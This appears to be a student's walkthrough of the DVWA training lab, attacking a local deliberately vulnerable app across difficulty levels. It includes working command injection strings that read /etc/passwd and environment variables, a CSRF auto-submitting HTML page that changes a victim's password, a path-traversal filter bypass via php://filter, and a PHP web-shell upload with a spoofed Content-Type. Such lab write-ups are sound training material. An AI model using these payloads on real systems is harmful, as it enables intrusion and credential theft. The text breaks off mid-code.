Waris Damkham

DVWA Lab


1. Vulnerability: Brute Force (Low)

Method: Guess common password by type
Answer: Username: admin Password: password


Username: Admin Password: password


2. Vulnerability: Brute Force (Medium)


Method 1 : "Use the Intruder in Burp Suite to conduct an attack with wordlist passwords.




Method 2: Use the Hydra tool to perform a brute force attack and obtain 16 possible passwords. Copy these into a text file, and then use the Intruder in Burp Suite to identify the correct one.








3. Vulnerability: Command Injection (Low)




Method: In this code, there isn't a blacklist for '**;**', '**&&**', or '**|**', allowing the user to continue the command. That's why I can type '127.0.0.1; echo '---'; cd ../.. ; echo '---'; ls ; echo '---'; cat security.txt', as shown in the picture.

4. Vulnerability: Command Injection (Medium)



Method: This code includes a blacklist for '**&&**' and '**;**', preventing the user from continuing the command. However, we can still add '**|**', which allows running a second command following the first one. Additionally, we can use '**>**', '**<**', '**#**', and '**$(<command>)**'. In this instance, the command used in the picture is '127.0.0.1 | env'. The '**env**' command is used to run a program in a modified environment, or, when used without arguments, it displays the current environment variables and their values.


5. Vulnerability: Command Injection (High)



Method:

This code incorporates a blacklist, as shown in the image below, which is intended to prevent the user from continuing the command. However, upon examining the blacklist, a vulnerability is identified with the inclusion of '| '. This allows for the execution of additional commands. For instance, '127.0.0.1|pwd' could be used as an example to exploit this vulnerability. In the image above, the command '127.0.0.1|cat /etc/passwd' is used to demonstrate how one can view a list of user account information, despite the blacklist.

6. Vulnerability: Cross Site Request Forgery (Low)




The original credentials is Username: admin Password: password

Method: When we changed the password the URL is show like this


```
http://127.0.0.1:4280/vulnerabilities/csrf/?
password_new=password&password_conf=password&Change=Change#
```

That we can see the vulnerable that we can input the
"?password_new=Hi&password_conf=Hi&Change=Change#"
to change the password without input and change in UI.

And I can use basic social engineering to send the HTML file that have the change password link that the victim click it change there password that I already set the password.




This is simple HTML file that send to the victim to click and change there password.



The password have been change to KPMG

7. Vulnerability: Cross Site Request Forgery (Medium)



As we can see that we cannot use the method as same as the low level

Method: I used burp suit to intercept when change the password in UI page. That we can see that "**HTTP_REFERER**" is the **"http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=1&password_conf=1&Change=Change"** that contain the old password.

```
<html>
    <head>
    </head>
    <body onload="change_password()">
        <script>
            function change_password(){
                const request = new XMLHttpRequest();
                const url = 'http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=HI&password_conf=HI&Change=Change#';

                request.open("GET", url);
                request.send();
            }
        </script>
    </body>
</html>
```

First, i create the malicious HTML file that on_load the URL that change the password link like in the above picture.


Second, that i file the way to upload HTML file to the server. I found that I can upload in file upload section wit low level security.


Next, after uploaded the file it will give the URL path that we can go there to load my malicious file.

Finally, after finished upload change the security level back to Medium level and load the URL to "**hackable/uploads/CSRF_js.html**" after this the password have been changed.

We can send the full URL that file that I upload malicious file to victim after theme click that link I will on load script and change there password.


8. Vulnerability: File inclusion (Low)





Method: First, I input **"127.0.0.1:4280/vulnerabilities/fi/?page=../../hackable/flags/fi.php"** but the output is not five Quotes that except in objective after I view the code in inspect that have some code in comment that why i used the filter in PHP to covert to base64 to read the full code.

9. Vulnerability: File inclusion (Medium)




Method: Same as method File inclusion Low level security but I change the payload a little bit because the server code is block "../", "..\\" that I need to input like this

..././ -> ../


The full URL be like:
http://127.0.0.1:4280/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=..././..././hackable/flags/fi.php

And the output is same base64 text and we need to decode and got the full code in plain text.


10. Vulnerability: File Upload (Low)



Method: I create the malicious file that contain command **"cat /etc/passwd"** and then upload into the server. And after go to the path I will get the list of user account information.




11. Vulnerability: File Upload (Medium)




Method: I create the malicious file that contain command **"env"** and then upload into the server. And after go to the path I will get the current environment variables and their values. But before we do this I need to burp suite and change the Content-Type before because the server can upload only images file.

Content-Type = application/x-phpt ⟶ image/png

```
------WebKitFormBoundary1h1AlLVVN12req2v
Content-Disposition: form-data; name="uploaded"; filename="mid.php"
Content-Type: image/png


<?php
echo '<pre>';

$last_line = system('env', $retval);

echo '
</pre>
```



